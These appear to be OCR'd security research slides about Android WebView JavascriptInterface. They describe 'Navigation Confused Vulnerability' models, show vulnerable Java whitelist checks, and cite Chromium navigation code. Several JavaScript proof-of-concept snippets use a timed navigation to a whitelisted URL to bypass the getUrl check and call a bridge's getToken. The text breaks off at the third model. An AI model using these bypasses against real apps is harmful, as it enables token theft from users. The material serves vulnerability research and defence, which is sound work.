
How JavascriptInterface Work

- CVE-2012-6336

```
GinJavaBoundObject
- methods
- safe_annotation_clazz
```

addJavascriptInterface

```
if (mAppTargetSdkVersion >= 4.2)
{
    requiredAnnotation = JavascriptInterface.class;
}
```




Tangle JavascriptInterface

"Design Flaw" of JavascriptInterface

- JavascriptInterface will not pass render URL to application(embedder)

  There is no way to tell the calling frame's origin from the app side, so the app must not assume that the caller is trustworthy unless the app can guarantee that no third party content is ever loaded into the WebView even inside an iframe.

- Application need to load unexpected web page for business reasons




Previous work and related protections

- Ensure the JavascriptInterface invoked by specific URLs

- Lifecycle-based access control
- get URL from lifecycle callbacks like onPageStarted, ShouldOverrideUrlLoading…
- 'real-time' access control
- get URL by WebView.getUrl in UI thread

Tangled getUrl —— Lifecycle-based access control

Tangled getUrl —— Lifecycle-based access control



Tangled getUrl —— Lifecycle-based access control

- This mechanism is proved to be unsafe

```
<script>
function render_navigation(){
  location.href = "https://www.google.com;"  // a Url in WhiteList
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);     // time delay attack
  render_navigation();
}
</script>
```

Tangled getUrl —— "real-time" access control

Tangled getUrl —— "real-time" access control

- JavaScript interacts with Java object on a private, background thread

```
@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread();
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}

String getUrlFromMainThread(){
    String current_url="";
    UIUtil.runOnUIThread(
      new Runnable() {
         @Override
         public void run() {
           current_url = webView.getUrl()
           downLatch.countDown();
         }
    });
    return current_url;
}
```


Tangled getUrl

```
NavigationEntryImpl* NavigationControllerImpl::GetVisibleEntry() {
  // The pending entry is safe to return for new (non-history), browser-
  // initiated navigations.  Most renderer-initiated navigations should not
  // show the pending entry, to prevent URL spoof attacks.
  bool safe_to_show_pending =
      pending_entry_ &&
      // Require a new navigation.
      pending_entry_index_ == -1 &&
      // Require either browser-initiated or an unmodified new tab.
      (!pending_entry_->is_renderer_initiated() || IsUnmodifiedBlankTab());

  if (!safe_to_show_pending && pending_entry_ && pending_entry_index_ != -1 &&
      IsInitialNavigation() && !pending_entry_->is_renderer_initiated())
    safe_to_show_pending = true;

  if (safe_to_show_pending)
    return pending_entry_;
  return GetLastCommittedEntry();   // entries_[last_committed_entry_index_].get();
}
```

Tangled getUrl




Tangled getUrl

- During different types of navigation, WebView.getUrl will return different value.

New Attack Model
--- Navigation Confused Vulnerability(NCV)

Render-initiated VS Browser-initiated Navigation



Browser VS WebView

- Two types of navigation is strictly compartmentalized in general desktop browser
- WebView allow JavaScript to interact with the host application
- Some assumption for browser is no longer suitable for WebView
- Border between browser-initiated and render-initiated can be broken in WebView

Root Cause

- "The pending entry is safe to return for new (non-history), browser-initiated navigations. Most renderer-initiated navigations should not show the pending entry."
- In some other platform, browser-initiate navigation can also be invoked by render.
- WebView.getUrl will return pending_entry In this "Render-initated navigation"
- IF DEVELOPER DO NOT KNOW THE DIFFERENCE BETWEEN BROWER-INITIATED-NAVIGATION AND RENDER-INITAITED-NAVIGATION ,THERE WILL BE A VULNERABILITY

Vulnerability Model#1

Direct Navigation Confused Vulnerability (DNCV)

Vulnerability Model#1

- Render can invoke Browser-initiated-navigation by JavascriptInterface

```
@JavaScriptInterface
void gotoPage(String page_url){
     mWebView.loadUrl(page_url);  // will invoke a browser initated navigation
}

@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}
```

Attack In Real World#1

```
@JavaScriptInterface
void checkLogin(int loginType, String destUrl){
     if (this.accountService.hasLogin()){
        if(loginType == 3){
          this.mWebView.loadUrl(destUrl);  // will invoke a browser initated navigation
        }
     }
}

@JavaScriptInterface
String getToken(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        return this.mToken;
    }
}
```

Attack In Real World#1

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
  window.JSBridge.checkLogin(3,"https://www.google.com")  // a Url in WhiteList
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);    // time delay attack
  browser_navigation();
}
</script>
```

Vulnerability Model#2

Redirect Navigation Confused Vulnerability (RNCV)

Vulnerability Model#2

- Render can invoke Browser-navigation by callbacks

```
@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}

public boolean shouldOverrideUrlLoading(WebView view, String url) {
    view.loadUrl(url);   // convert render initiated navigation into browser initiated navigation
}
```

- It will convert Render-initiated navigations into Browser-initiated navigations
- It is extremely common ...
- https://stackoverflow.com/questions/32561016/should-i-add-view-loadurlurl-in-shouldoverrideurlloading/32561824#32561824
- https://stackoverflow.com/questions/8578332/webview-webchromeclient-method-oncreatewindow-not-called-for-target-blank

Attack In Real World#2

- misuse one

```
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
    Uri uri = request.getUrl();
    if ("protocol".equal(url.getScheme())){  // url matchs a specific pattern
        String fallback = url.getParam("fallback");  // extract another url
        if (isInWhiteList(fallback)){
            view.loadUrl(fallback);
        }
    }
}
```

- misuse two

```
String pattern = "https://recharge.com/";
String mainland = "https://google.com";   // it usually a url in white list
public boolean shouldOverrideUrlLoading(WebView view, String url) {
    if (!Pattern.matches(pattern,url)){   // url do not match pattern
        view.loadUrl(mainland);
    }
}
```

Attack In Real World#2


```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
      //fallback_url is in WhiteList
      location.href = "protocol://app.pattern/?fallback=http%3A//www.google.com";
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);  // time delay attack
  browser_navigation();
}
</script>
```

Vulnerability Model#3

Shared Navigation Confused Vulnerability (SNCV)




Vulnerability Model#3

- WebView reuse
- WebView Activity launchMode is SingleTask or SingleInstance
- Deeplink could launch activity and load page in WebView
- A deeplink could be convert into a Browser-initiated navigation

```
